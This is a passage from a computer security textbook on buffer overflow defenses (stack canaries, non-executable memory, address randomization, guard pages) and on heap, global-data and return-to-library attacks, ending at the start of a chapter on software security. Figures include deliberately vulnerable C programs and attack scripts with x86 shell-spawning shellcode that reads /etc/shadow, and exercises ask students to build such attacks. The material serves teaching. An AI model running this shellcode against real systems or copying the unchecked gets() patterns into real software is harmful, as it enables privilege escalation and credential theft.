- Run-time defenses, which aim to detect and abort attacks in existing programs.

While suitable defenses have been known for a couple of decades, the very large existing base of vulnerable software and systems hinders their deployment. Hence the interest in run-time defenses, which can be deployed as operating systems and updates and can provide some protection for existing vulnerable programs. Most of these techniques are mentioned in [LHEE03].

Compile-Time Defenses

Compile-time defenses aim to prevent or detect buffer overflows by instrumenting programs when they are compiled. The possibilities for doing this range from

choosing a high-level language that does not permit buffer overflows, to encouraging safe coding standards, using safe standard libraries, or including additional code to detect corruption of the stack frame.

Choice of Programming Language One possibility, as noted earlier, is to write the program using a modern high-level programming language, one that has a strong notion of variable type and what constitutes permissible operations on them. Such languages are not vulnerable to buffer overflow attacks because their compilers include additional code to enforce range checks automatically, removing the need for the programmer to explicitly code them. The flexibility and safety provided by these languages does come at a cost in resource use, both at compile time and also in additional code that must executed at run time to impose checks such as that on buffer limits. These disadvantages are much less significant than they used to be, due to the rapid increase in processor performance. Increasingly programs are being written in these languages and hence should be immune to buffer overflows in their code (though if they use existing system libraries or run-time execution environments written in less safe languages, they may still be vulnerable). As we also noted, the distance from the underlying machine language and architecture also means that access to some instructions and hardware resources is lost. This limits their usefulness in writing code, such as device drivers, that must interact with such resources. For these reasons, there is still likely to be at least some code written in less safe languages such as C.

Safe Coding Techniques If languages such as C are being used, then programmers need to be aware that their ability to manipulate pointer addresses and access memory directly comes at a cost. It has been noted that C was designed as a systems programming language, running on systems that were vastly smaller and more constrained than those we now use. This meant C's designers placed much more emphasis on space efficiency and performance considerations than on type safety. They assumed that programmers would exercise due care in writing code using these languages and take responsibility for ensuring the safe use of all data structures and variables.

Unfortunately, as several decades of experience has shown, this has not been the case. This may be seen in large legacy body of potentially unsafe code in the Linux, UNIX, and Windows operating systems and applications, some of which are potentially vulnerable to buffer overflows.

In order to harden these systems, the programmer needs to inspect the code and rewrite any unsafe coding constructs in a safe manner. Given the rapid uptake of buffer overflow exploits, this process has begun in some cases. A good example is the OpenBSD project, which produces a free, multiplatform 4.4BSD-based UNIX-like operating system. Among other technology changes, programmers have undertaken an extensive audit of the existing code base, including the operating system, standard libraries, and common utilities. This has resulted in what is widely regarded as one of the safest operating systems in widespread use. The OpenBSD project slogan in 2016 claims: "Only two remote holes in the default install, in a heck of a long time!" This is a clearly enviable record. Microsoft programmers have also undertaken a major project in reviewing their code base, partly in response to continuing bad publicity over the number of vulnerabilities, including many buffer overflow issues, that have been found in their operating systems and applications code. This has clearly been a

difficult process, though they claim that Vista and later Windows operating systems benefit greatly from this process.

With regard to programmers working on code for their own programs, the discipline required to ensure that buffer overflows are not allowed to occur is a subset of the various safe programming techniques we will discuss in Chapter 11. Specifically, it means a mindset that codes not only for normal successful execution, or for the expected, but is constantly aware of how things might go wrong, and coding for *graceful failure*, always doing something sensible when the unexpected occurs. More specifically, in the case of preventing buffer overflows, it means always ensuring that any code that writes to a buffer must first check to ensure sufficient space is available. While the preceding examples in this chapter have emphasized issues with standard library routines such as `gets()`, and with the input and manipulation of string data, the problem is not confined to these cases. It is quite possible to write explicit code to move values in an unsafe manner. Figure 10.10a shows an example of an unsafe byte copy function. This code copies `len` bytes out of the `from` array into the `to` array starting at position `pos` and returning the end position. Unfortunately, this function is given no information about the actual size of the destination buffer `to` and hence is unable to ensure an overflow does not occur. In this case, the calling code should ensure that the value of `size+len` is not larger than the size of the `to` array. This also illustrates that the input is not necessarily a string; it could just as easily be binary data, just carelessly manipulated. Figure 10.10b shows an example of an unsafe byte input function. It reads the length of binary data expected and then reads that number of bytes into the destination buffer. Again the problem is that this code is not given any information about the size of the buffer, and hence is unable to check for possible overflow. These examples emphasize both

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);        /* read length of binary data */
    fread(to, 1, len, fil);        /* read len bytes of binary data
    return len;
}
```

(b) Unsafe byte input

Figure 10.10 Examples of Unsafe C Code

the need to always verify the amount of space being used and the fact that problems can occur both with plain C code, as well as from calling standard library routines. A further complexity with C is caused by array and pointer notations being almost equivalent, but with slightly different nuances in use. In particular, the use of pointer arithmetic and subsequent dereferencing can result in access beyond the allocated variable space, but in a less obvious manner. Considerable care is needed in coding such constructs.

Language Extensions and Use of Safe Libraries Given the problems that can occur in C with unsafe array and pointer references, there have been a number of proposals to augment compilers to automatically insert range checks on such references. While this is fairly easy for statically allocated arrays, handling dynamically allocated memory is more problematic, because the size information is not available at compile time. Handling this requires an extension to the semantics of a pointer to include bounds information and the use of library routines to ensure these values are set correctly. Several such approaches are listed in [LHEE03]. However, there is generally a performance penalty with the use of such techniques that may or may not be acceptable. These techniques also require all programs and libraries that require these safety features to be recompiled with the modified compiler. While this can be feasible for a new release of an operating system and its associated utilities, there will still likely be problems with third-party applications.

A common concern with C comes from the use of unsafe standard library routines, especially some of the string manipulation routines. One approach to improving the safety of systems has been to replace these with safer variants. This can include the provision of new functions, such as `strlcpy()` in the BSD family of systems, including OpenBSD. Using these requires rewriting the source to conform to the new safer semantics. Alternatively, it involves replacement of the standard string library with a safer variant. Libsafe is a well-known example of this. It implements the standard semantics but includes additional checks to ensure that the copy operations do not extend beyond the local variable space in the stack frame. So while it cannot prevent corruption of adjacent local variables, it can prevent any modification of the old stack frame and return address values, and thus prevent the classic stack buffer overflow types of attack we examined previously. This library is implemented as a dynamic library, arranged to load before the existing standard libraries, and can thus provide protection for existing programs without requiring them to be recompiled, provided they dynamically access the standard library routines (as most programs do). The modified library code has been found to typically be at least as efficient as the standard libraries, and thus its use is an easy way of protecting existing programs against some forms of buffer overflow attacks.

Stack Protection Mechanisms An effective method for protecting programs against classic stack overflow attacks is to instrument the function entry and exit code to setup then check its stack frame for any evidence of corruption. If any modification is found, the program is aborted rather than allowing the attack to proceed. There are several approaches to providing this protection, which we will discuss next.

Stackguard is one of the best known protection mechanisms. It is a GCC compiler extension that inserts additional function entry and exit code. The added

function entry code writes a canary[12] value below the old frame pointer address, before the allocation of space for local variables. The added function exit code checks that the canary value has not changed before continuing with the usual function exit operations of restoring the old frame pointer and transferring control back to the return address. Any attempt at a classic stack buffer overflow would have to alter this value in order to change the old frame pointer and return addresses, and would thus be detected, resulting in the program being aborted. For this defense to function successfully, it is critical that the canary value be unpredictable and should be different on different systems. If this were not the case, the attacker would simply ensure the shellcode included the correct canary value in the required location. Typically, a random value is chosen as the canary value on process creation and saved as part of the processes state. The code added to the function entry and exit then use this value.

There are some issues with using this approach. First, it requires that all programs needing protection be recompiled. Second, because the structure of the stack frame has changed, it can cause problems with programs, such as debuggers, which analyze stack frames. However, the canary technique has been used to recompile entire BSD and Linux distributions and provide it with a high level of resistance to stack overflow attacks. Similar functionality is available for Windows programs by compiling them using Microsoft's /GS Visual C++ compiler option.

Another variant to protect the stack frame is used by Stackshield and Return Address Defender (RAD). These are also GCC extensions that include additional function entry and exit code. These extensions do not alter the structure of the stack frame. Instead, on function entry the added code writes a copy of the return address to a safe region of memory that would be very difficult to corrupt. On function exit the added code checks the return address in the stack frame against the saved copy and, if any change is found, aborts the program. Because the format of the stack frame is unchanged, these extensions are compatible with unmodified debuggers. Again, programs must be recompiled to take advantage of these extensions.

Run-Time Defenses

As has been noted, most of the compile-time approaches require recompilation of existing programs. Hence there is interest in run-time defenses that can be deployed as operating systems updates to provide some protection for existing vulnerable programs. These defenses involve changes to the memory management of the virtual address space of processes. These changes act to either alter the properties of regions of memory, or to make predicting the location of targeted buffers sufficiently difficult to thwart many types of attacks.

Executable Address Space Protection Many of the buffer overflow attacks, such as the stack overflow examples in this chapter, involve copying machine code into the targeted buffer and then transferring execution to it. A possible defense is to block the execution of code on the stack, on the assumption that executable code should only be found elsewhere in the processes address space.

[12]Named after the miner's canary used to detect poisonous air in a mine and thus warn the miners in time for them to escape.

To support this feature efficiently requires support from the processor's memory management unit (MMU) to tag pages of virtual **memory** as being **nonexecutable**. Some processors, such as the SPARC used by Solaris, have had support for this for some time. Enabling its use in Solaris requires a simple kernel parameter change. Other processors, such as the x86 family, did not had this support until the 2004 addition of the **no-execute** bit in its MMU. Extensions have been made available to Linux, BSD, and other UNIX-style systems to support the use of this feature. Some indeed are also capable of protecting the heap as well as the stack, which is also is the target of attacks, as we will discuss in Section 10.3. Support for enabling no-execute protection is also included in Windows systems since XP SP2.

Making the stack (and heap) nonexecutable provides a high degree of protection against many types of buffer overflow attacks for existing programs; hence the inclusion of this practice is standard in a number of recent operating systems releases. However, one issue is support for programs that do need to place executable code on the stack. This can occur, for example, in just-in-time compilers, such as is used in the Java Runtime system. Executable code on the stack is also used to implement nested functions in C (a GCC extension) and also Linux signal handlers. Special provisions are needed to support these requirements. Nonetheless, this is regarded as one of the best methods for protecting existing programs and hardening systems against some attacks.

Address Space Randomization Another run-time technique that can be used to thwart attacks involves manipulation of the location of key data structures in a processes address space. In particular, recall that in order to implement the classic stack overflow attack, the attacker needs to be able to predict the approximate location of the targeted buffer. The attacker uses this predicted address to determine a suitable return address to use in the attack to transfer control to the shellcode. One technique to greatly increase the difficulty of this prediction is to change the address at which the stack is located in a random manner for each process. The range of addresses available on modern processors is large (32 bits), and most programs only need a small fraction of that. Therefore, moving the stack memory region around by a megabyte or so has minimal impact on most programs but makes predicting the targeted buffer's address almost impossible. This amount of variation is also much larger than the size of most vulnerable buffers, so there is no chance of having a large enough NOP sled to handle this range of addresses. Again this provides a degree of protection for existing programs, and while it cannot stop the attack proceeding, the program will almost certainly abort due to an invalid memory reference. This defense can be bypassed if the attacker is able to try a large number of attempted exploits on a vulnerable program, each with different guesses for the buffer location.

Related to this approach is the use of random dynamic memory allocation (for `malloc()` and related library routines). As we will discuss in Section 10.3, there is a class of heap buffer overflow attacks that exploit the expected proximity of successive memory allocations, or indeed the arrangement of the heap management data structures. Randomizing the allocation of memory on the heap makes the possibility of predicting the address of targeted buffers extremely difficult, thus thwarting the successful execution of some heap overflow attacks.

Another target of attack is the location of standard library routines. In an attempt to bypass protections such as nonexecutable stacks, some buffer overflow variants exploit existing code in standard libraries. These are typically loaded at the same address by the same program. To counter this form of attack, we can use a security extension that randomizes the order of loading standard libraries by a program and their virtual memory address locations. This makes the address of any specific function sufficiently unpredictable as to render the chance of a given attack correctly predicting its address, very low.

The OpenBSD system includes versions of all of these extensions in its technological support for a secure system.

GUARD PAGES A final runtime technique that can be used places **guard pages** between critical regions of memory in a processes address space. Again, this exploits the fact that a process has much more virtual memory available than it typically needs. Gaps are placed between the ranges of addresses used for each of the components of the address space, as was illustrated in Figure 10.4. These gaps, or guard pages, are flagged in the MMU as illegal addresses, and any attempt to access them results in the process being aborted. This can prevent buffer overflow attacks, typically of global data, which attempt to overwrite adjacent regions in the processes address space, such as the global offset table, as we will discuss in Section 10.3.

A further extension places guard pages between stack frames or between different allocations on the heap. This can provide further protection against stack and heap overflow attacks, but at cost in execution time supporting the large number of page mappings necessary.

10.3 OTHER FORMS OF OVERFLOW ATTACKS

In this section, we discuss at some of the other buffer overflow attacks that have been exploited and consider possible defenses. These include variations on stack overflows, such as return to system call, overflows of data saved in the program heap, and overflow of data saved in the processes global data section. A more detailed survey of the range of possible attacks may be found in [LHEE03].

Replacement Stack Frame

In the classic stack buffer overflow, the attacker overwrites a buffer located in the local variable area of a stack frame and then overwrites the saved frame pointer and return address. A variant on this attack overwrites the buffer and saved frame pointer address. The saved frame pointer value is changed to refer to a location near the top of the overwritten buffer, where a dummy stack frame has been created with a return address pointing to the shellcode lower in the buffer. Following this change, the current function returns to its calling function as normal, since its return address has not been changed. However, that calling function is now using the replacement dummy frame, and when it returns, control is transferred to the shellcode in the overwritten buffer.

This may seem a rather indirect attack, but it could be used when only a limited buffer overflow is possible, one that permits a change to the saved frame

pointer but not the return address. You might recall the example program shown in Figure 10.7 only permitted enough additional buffer content to overwrite the frame pointer but not the return address. This example probably could not use this attack, because the final trailing NULL, which terminates the string read into the buffer, would alter either the saved frame pointer or return address in a way that would typically thwart the attack. However, there is another category of stack buffer overflows known as **off-by-one** attacks. These can occur in a binary buffer copy when the programmer has included code to check the number of bytes being transferred, but due to a coding error, allows just one more byte to be copied than there is space available. This typically occurs when a conditional test uses <= instead of <, or >= instead of >. If the buffer is located immediately below the saved frame pointer, then this extra byte could change the first (least significant byte on an x86 processor) of this address.[13] While changing one byte might not seem much, given that the attacker just wants to alter this address from the real previous stack frame (just above the current frame in memory) to a new dummy frame located in the buffer within a the current frame, the change typically only needs to be a few tens of bytes. With luck in the addresses being used, a one-byte change may be all that is needed. Hence, an overflow attack transferring control to shellcode is possible, even if indirectly.

There are some additional limitations on this attack. In the classic stack overflow attack, the attacker only needed to guess an approximate address for the buffer, because some slack could be taken up in the NOP sled. However, for this indirect attack to work, the attacker must know the buffer address precisely, as the exact address of the dummy stack frame has to be used when overwriting the old frame pointer value. This can significantly reduce the attack's chance of success. Another problem for the attacker occurs after control has returned to the calling function. Because the function is now using the dummy stack frame, any local variables it was using are now invalid, and use of them could cause the program to crash before this function finishes and returns into the shellcode. However, this is a risk with most stack overwriting attacks.

Defenses against this type of attack include any of the stack protection mechanisms to detect modifications to the stack frame or return address by function exit code. In addition, using nonexecutable stacks blocks the execution of the shellcode, although this alone would not prevent an indirect variant of the return-to-system-call attack we will consider next. Randomization of the stack in memory and of system libraries would both act to greatly hinder the ability of the attacker to guess the correct addresses to use and hence block successful execution of the attack.

Return to System Call

Given the introduction of nonexecutable stacks as a defense against buffer overflows, attackers have turned to a variant attack in which the return address is changed to jump to existing code on the system. You may recall that we noted this as an option

[13]Note that while this is not the case with the GCC compiler used for the examples in this chapter, it is a common arrangement with many other compilers.

when we examined the basics of a stack overflow attack. Most commonly the address of a standard library function is chosen, such as the `system()` function. The attacker specifies an overflow that fills the buffer, replaces the saved frame pointer with a suitable address, replaces the return address with the address of the desired library function, writes a placeholder value that the library function will believe is a return address, and then writes the values of one (or more) parameters to this library function. When the attacked function returns, it restores the (modified) frame pointer, then pops and transfers control to the return address, which causes the code in the library function to start executing. Because the function believes it has been called, it treats the value currently on the top of the stack (the placeholder) as a return address, with its parameters above that. In turn it will construct a new frame below this location and run.

If the library function being called is, for example, `system ("shell command line")`, then the specified shell commands would be run before control returns to the attacked program, which would then most likely crash. Depending on the type of parameters and their interpretation by the library function, the attacker may need to know precisely their address (typically within the overwritten buffer). In this example, though, the "shell command line" could be prefixed by a run of spaces, which would be treated as white space and ignored by the shell, thus allowing some leeway in the accuracy of guessing its address.

Another variant chains two library calls one after the other. This works by making the placeholder value (which the first library function called treats as its return address) to be the address of a second function. Then the parameters for each have to be suitably located on the stack, which generally limits what functions can be called, and in what order. A common use of this technique makes the first address that of the `strcpy()` library function. The parameters specified cause it to copy some shellcode from the attacked buffer to another region of memory that is not marked nonexecutable. The second address points to the destination address to which the shellcode was copied. This allows an attacker to inject their own code but have it avoid the nonexecutable stack limitation.

Again, defenses against this include any of the stack protection mechanisms to detect modifications to the stack frame or return address by the function exit code. Likewise, randomization of the stack in memory, and of system libraries, hinders successful execution of such attacks.

Heap Overflows

With growing awareness of problems with buffer overflows on the stack and the development of defenses against them, attackers have turned their attention to exploiting overflows in buffers located elsewhere in the process address space. One possible target is a buffer located in memory dynamically allocated from the **heap**. The heap is typically located above the program code and global data and grows up in memory (while the stack grows down toward it). Memory is requested from the heap by programs for use in dynamic data structures, such as linked lists of records. If such a record contains a buffer vulnerable to overflow, the memory following it can be corrupted. Unlike the stack, there will not be return addresses here to easily

cause a transfer of control. However, if the allocated space includes a pointer to a function, which the code then subsequently calls, an attacker can arrange for this address to be modified to point to shellcode in the overwritten buffer. Typically, this might occur when a program uses a list of records to hold chunks of data while processing input/output or decoding a compressed image or video file. As well as holding the current chunk of data, this record may contain a pointer to the function processing this class of input (thus allowing different categories of data chunks to be processed by the one generic function). Such code is used and has been successfully attacked.

As an example, consider the program code shown in Figure 10.11a. This declares a structure containing a buffer and a function pointer.[14] Consider the lines of code shown in the `main()` routine. This uses the standard `malloc()` library function to allocate space for a new instance of the structure on the heap and then places a reference to the function `showlen()` in its function pointer to process the buffer. Again, the unsafe `gets()` library routine is used to illustrate an unsafe buffer copy. Following this, the function pointer is invoked to process the buffer.

An attacker, having identified a program containing such a heap overflow vulnerability, would construct an attack sequence as follows. Examining the program when it runs would identify that it is typically located at address `0x080497a8` and that the structure contains just the 64-byte buffer and then the function pointer. Assume the attacker will use the shellcode we designed earlier, shown in Figure 10.8. The attacker would pad this shellcode to exactly 64 bytes by extending the NOP sled at the front and then append a suitable target address in the buffer to overwrite the function pointer. This could be `0x080497b8` (with bytes reversed because x86 is little-endian as discussed before). Figure 10.11b shows the contents of the resulting attack script and the result of it being directed against the vulnerable program (again assumed to be setuid root), with the successful execution of the desired, privileged shell commands.

Even if the vulnerable structure on the heap does not directly contain function pointers, attacks have been found. These exploit the fact that the allocated areas of memory on the heap include additional memory beyond what the user requested. This additional memory holds management data structures used by the memory allocation and deallocation library routines. These surrounding structures may either directly or indirectly give an attacker access to a function pointer that is eventually called. Interactions among multiple overflows of several buffers may even be used (one loading the shellcode, another adjusting a target function pointer to refer to it).

Defenses against heap overflows include making the heap also nonexecutable. This will block the execution of code written into the heap. However, a variant of the return-to-system call is still possible. Randomizing the allocation of memory on the

[14]Realistically, such a structure would have more fields, including flags and pointers to other such structures so they can be linked together. However, the basic attack we discuss here, with minor modifications, would still work.

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];               /* vulnerable input buffer */
    void (*process)(char *);    /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
. . .
```

(b) Example heap overflow attack

Figure 10.11 Example Heap Overflow Attack

heap makes the possibility of predicting the address of targeted buffers extremely difficult, thus thwarting the successful execution of some heap overflow attacks. Additionally, if the memory allocator and deallocator include checks for corruption of the management data, they could detect and abort any attempts to overflow outside an allocated area of memory.

Global Data Area Overflows

A final category of buffer overflows we consider involves buffers located in the program's global (or static) data area. Figure 10.4 showed that this is loaded from the program file and located in memory above the program code. Again, if unsafe buffer operations are used, data may overflow a global buffer and change adjacent memory locations, including perhaps one with a function pointer, which is then subsequently called.

Figure 10.12a illustrates such a vulnerable program (which shares many similarities with Figure 10.11a, except that the structure is declared as a global variable). The design of the attack is very similar; indeed only the target address changes. The global structure was found to be at address `0x08049740`, which was used as the target address in the attack. Note that global variables do not usually change location, as their addresses are used directly in the program code. The attack script and result of successfully executing it are shown in Figure 10.12b.

More complex variations of this attack exploit the fact that the process address space may contain other management tables in regions adjacent to the global data area. Such tables can include references to *destructor* functions (a GCC C and C++ extension), a global-offsets table (used to resolve function references to dynamic libraries once they have been loaded), and other structures. Again, the aim of the attack is to overwrite some function pointer that the attacker believes will then be called later by the attacked program, transferring control to shellcode of the attacker's choice.

Defenses against such attacks include making the global data area nonexecutable, arranging function pointers to be located below any other types of data, and using guard pages between the global data area and any other management areas.

Other Types of Overflows

Beyond the types of buffer vulnerabilities we have discussed here, there are still more variants including format string overflows and integer overflows. It is likely that even more will be discovered in future. The references given the in Recommended Reading for this chapter include details of additional variants. In particular, details of a range of buffer overflow attacks are discussed in [LHEE03] and [VEEN12].

The important message is that if programs are not correctly coded in the first place to protect their data structures, then attacks on them are possible. While the defenses we have discussed can block many such attacks, some, like the original example in Figure 10.1 (which corrupts an adjacent variable value in a manner that alters the behavior of the attacked program), simply cannot be blocked except by coding to prevent them.

```
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];        /* input buffer */
    void (*process)(char *); /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
....
```

(b) Example global data overflow attack

Figure 10.12 Example Global Data Overflow Attack

10.4 KEY TERMS, REVIEW QUESTIONS, AND PROBLEMS

Key Terms

address space	library function	shell
buffer	memory management	shellcode
buffer overflow	nonexecutable memory	stack frame
buffer overrun	no-execute	stack buffer overflow
guard page	NOP sled	stack smashing
heap	off-by-one	vulnerability
heap overflow	position independent	

Review Questions

10.1 Define *buffer overflow*.
10.2 List the three distinct types of locations in a process address space that buffer overflow attacks typically target.
10.3 Why do modern high-level programming languages not suffer from buffer overflows?
10.4 What is stack smashing?
10.5 How does an attacker identify vulnerable programs?
10.6 What is a stack frame?
10.7 Define an *off-by-one attack*.
10.8 What restrictions are often found in shellcode, and how can they be avoided?
10.9 Describe what a NOP sled is and how it is used in a buffer overflow attack.
10.10 List some of the different operations an attacker may design shellcode to perform.
10.11 What are the two broad categories of defenses against buffer overflows?
10.12 List and briefly describe some of the defenses against buffer overflows that can be used when compiling new programs.
10.13 List and briefly describe some of the defenses against buffer overflows that can be implemented when running existing vulnerable programs.
10.14 What is the importance of a no-execute bit in the x86 processor family?
10.15 What is the main functionality of a stackguard?
10.16 Describe one possible approach to overcome a global data area overflow attack.

Problems

10.1 Investigate each of the unsafe standard C library functions shown in Figure 10.2 using the UNIX man pages or any C programming text, and determine a safer alternative to use.
10.2 Execute the program shown in Figure 10.1a with an input SECURITYSECURITY and explain the output of the program.
10.3 Execute the program shown in Figure 10.5a with an input "Computer Engineering" and explain the output of the program.
10.4 Execute the program shown in Figure 10.7a with an input "Computer Security" and explain the output of the program.

10.5 The example shellcode shown in Figure 10.8b assumes that the execve system call will not return (which is the case as long as it is successful). However, to cover the possibility that it might fail, the code could be extended to include another system call after it, this time to exit(0). This would cause the program to exit normally, attracting less attention than allowing it to crash. Extend this shellcode with the extra assembler instructions needed to marshal arguments and call this system function.

10.6 Experiment with running the stack overflow attack using either the original shellcode from Figure 10.8b or the modified code from Problem 1.5, against an example vulnerable program. You will need to use an older O/S release that does not include stack protection by default. You will also need to determine the buffer and stack frame locations, determine the resulting attack string, and write a simple program to encode this to implement the attack.

10.7 Determine what assembly language instructions would be needed to implement shellcode functionality shown in Figure 10.8a on a PowerPC processor (such as has been used by older MacOS or PPC Linux distributions).

10.8 Investigate the use of a replacement standard C string library, such as Libsafe, bstring, vstr, or other. Determine how significant the required code changes are, if any, to use the chosen library.

10.9 Determine the shellcode needed to implement a return to system call attack that calls system("whoami; cat /etc/shadow; exit;"), targeting the same vulnerable program as used in Problem 10.6. You need to identify the location of the standard library system() function on the target system by tracing a suitable test program with a debugger. You then need to determine the correct sequence of address and data values to use in the attack string. Experiment with running this attack.

10.10 Rewrite the functions shown in Figure 10.10 so they are no longer vulnerable to a buffer overflow attack.

10.11 Rewrite the program shown in Figure 10.11a so it is no longer vulnerable to a heap buffer overflow.

10.12 Review some of the recent vulnerability announcements from CERT, SANS, or similar organizations. Identify a number that occur as a result of a buffer overflow attack. Classify the type of buffer overflow used in each, and decide if it is one of the forms we discuss in this chapter or another variant.

10.13 What are format string attacks? List the format functions defined in the ANSI C standard which can expose an application to this vulnerability. Suggest guidelines to avoid format string vulnerabilities when developing an application.

10.14 What are integer overflows? What are their security implications? Suggest guidelines to mitigate integer overflow problems.

CHAPTER 11

SOFTWARE SECURITY

LEARNING OBJECTIVES

After studying this chapter, you should be able to:

- Describe how many computer security vulnerabilities are a result of poor programming practices.
- Describe an abstract view of a program, and detail where potential points of vulnerability exist in this view.
- Describe how a defensive programming approach will always validate any assumptions made, and is designed to fail gracefully and safely whenever errors occur.
- Detail the many problems that occur as a result of incorrectly handling program input, failing to check its size or interpretation.
- Describe problems that occur in implementing some algorithm.
- Describe problems that occur as a result of interaction between programs and O/S components.
- Describe problems that occur when generating program output.

In Chapter 10, we described the problem of buffer overflows, which continue to be one of the most common and widely exploited software vulnerabilities. Although we discuss a number of countermeasures, the best defense against this threat is not to allow it to occur at all. That is, programs need to be written securely to prevent such vulnerabilities occurring.

More generally, buffer overflows are just one of a range of deficiencies found in poorly written programs. There are many vulnerabilities related to program deficiencies that result in the subversion of security mechanisms and allow unauthorized access and use of computer data and resources.

This chapter explores the general topic of **software security**. We introduce a simple model of a computer program that helps identify where security concerns may occur. We then explore the key issue of how to correctly handle program input to prevent many types of vulnerabilities and, more generally, how to write safe program code and manage the interactions with other programs and the operating system.

11.1 SOFTWARE SECURITY ISSUES

Introducing Software Security and Defensive Programming

Many computer security vulnerabilities result from poor programming practices, which the Veracode State of Software Security Report [VERA16] notes are far more prevalent than most people think. The CWE/SANS Top 25 Most Dangerous Software Errors list, summarized in Table 11.1, details the consensus view on the poor programming practices that are the cause of the majority of cyber attacks. These errors are grouped into three categories: insecure interaction between components, risky resource management, and porous defenses. Similarly, the Open Web Application Security Project

Table 11.1 CWE/SANS TOP 25 Most Dangerous Software Errors (2011)

Software Error Category: Insecure Interaction Between Components
Improper Neutralization of Special Elements used in an SQL Command ("SQL Injection")
Improper Neutralization of Special Elements used in an OS Command ("OS Command Injection")
Improper Neutralization of Input During Web Page Generation ("Cross-site Scripting")
Unrestricted Upload of File with Dangerous Type
Cross-Site Request Forgery (CSRF)
URL Redirection to Untrusted Site ("Open Redirect")
Software Error Category: Risky Resource Management
Buffer Copy without Checking Size of Input ("Classic Buffer Overflow")
Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal")
Download of Code Without Integrity Check
Inclusion of Functionality from Untrusted Control Sphere
Use of Potentially Dangerous Function
Incorrect Calculation of Buffer Size
Uncontrolled Format String
Integer Overflow or Wraparound
Software Error Category: Porous Defenses
Missing Authentication for Critical Function
Missing Authorization
Use of Hard-coded Credentials
Missing Encryption of Sensitive Data
Reliance on Untrusted Inputs in a Security Decision
Execution with Unnecessary Privileges
Incorrect Authorization
Incorrect Permission Assignment for Critical Resource
Use of a Broken or Risky Cryptographic Algorithm
Improper Restriction of Excessive Authentication Attempts
Use of a One-Way Hash without a Salt

Top Ten [OWAS13] list of critical Web application security flaws includes five related to insecure software code. These include unvalidated input, cross-site scripting, buffer overflow, injection flaws, and improper error handling. These flaws occur as a consequence of insufficient checking and validation of data and error codes in programs. We will discuss most of these flaws in this chapter. Awareness of these issues is a critical initial step in writing more secure program code. Both these sources emphasize the need for software developers to address these known areas of concern, and provide guidance on how this is done. The NIST report NISTIR 8151 (*Dramatically Reducing Software Vulnerabilities*, October 2016) presents a range of approaches with the aim of dramatically reducing the number of software vulnerabilities. It recommends the following:

- Stopping vulnerabilities before they occur by using improved methods for specifying and building software.
- Finding vulnerabilities before they can be exploited by using better and more efficient testing techniques.
- Reducing the impact of vulnerabilities by building more resilient architectures.

Software security is closely related to **software quality** and **reliability**, but with subtle differences. Software quality and reliability is concerned with the accidental

failure of a program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code. These failures are expected to follow some form of probability distribution. The usual approach to improve software quality is to use some form of structured design and testing to identify and eliminate as many bugs as is reasonably possible from a program. The testing usually involves variations of likely inputs and common errors, with the intent of minimizing the number of bugs that would be seen in general use. The concern is not the total number of bugs in a program, but how often they are triggered, resulting in program failure.

Software security differs in that the attacker chooses the probability distribution, targeting specific bugs that result in a failure that can be exploited by the attacker. These bugs may often be triggered by inputs that differ dramatically from what is usually expected, and hence are unlikely to be identified by common testing approaches. Writing secure, safe code requires attention to all aspects of how a program executes, the environment it executes in, and the type of data it processes. Nothing can be assumed, and all potential errors must be checked. These issues are highlighted in the following definition:

> **Defensive** or **Secure Programming** is the process of designing and implementing software so it continues to function even when under attack. Software written using this process is able to detect erroneous conditions resulting from some attack, and to either continue executing safely, or to fail gracefully. The key rule in defensive programming is to never assume anything, but to check all assumptions and to handle any possible error states.

This definition emphasizes the need to make explicit any assumptions about how a program will run, and the types of input it will process. To help clarify the issues, consider the abstract model of a program shown in Figure 11.1.[1] This illustrates the concepts taught in most introductory programming courses. A program reads input data from a variety of possible sources, processes that data according to some algorithm then generates output, possibly to multiple different destinations. It executes in the environment provided by some operating system, using the machine instructions of some specific processor type. While processing the data, the program will use system calls, and possibly other programs available on the system. These may result in data being saved or modified on the system or cause some other side effect as a result of the program execution. All of these aspects can interact with each other, often in complex ways.

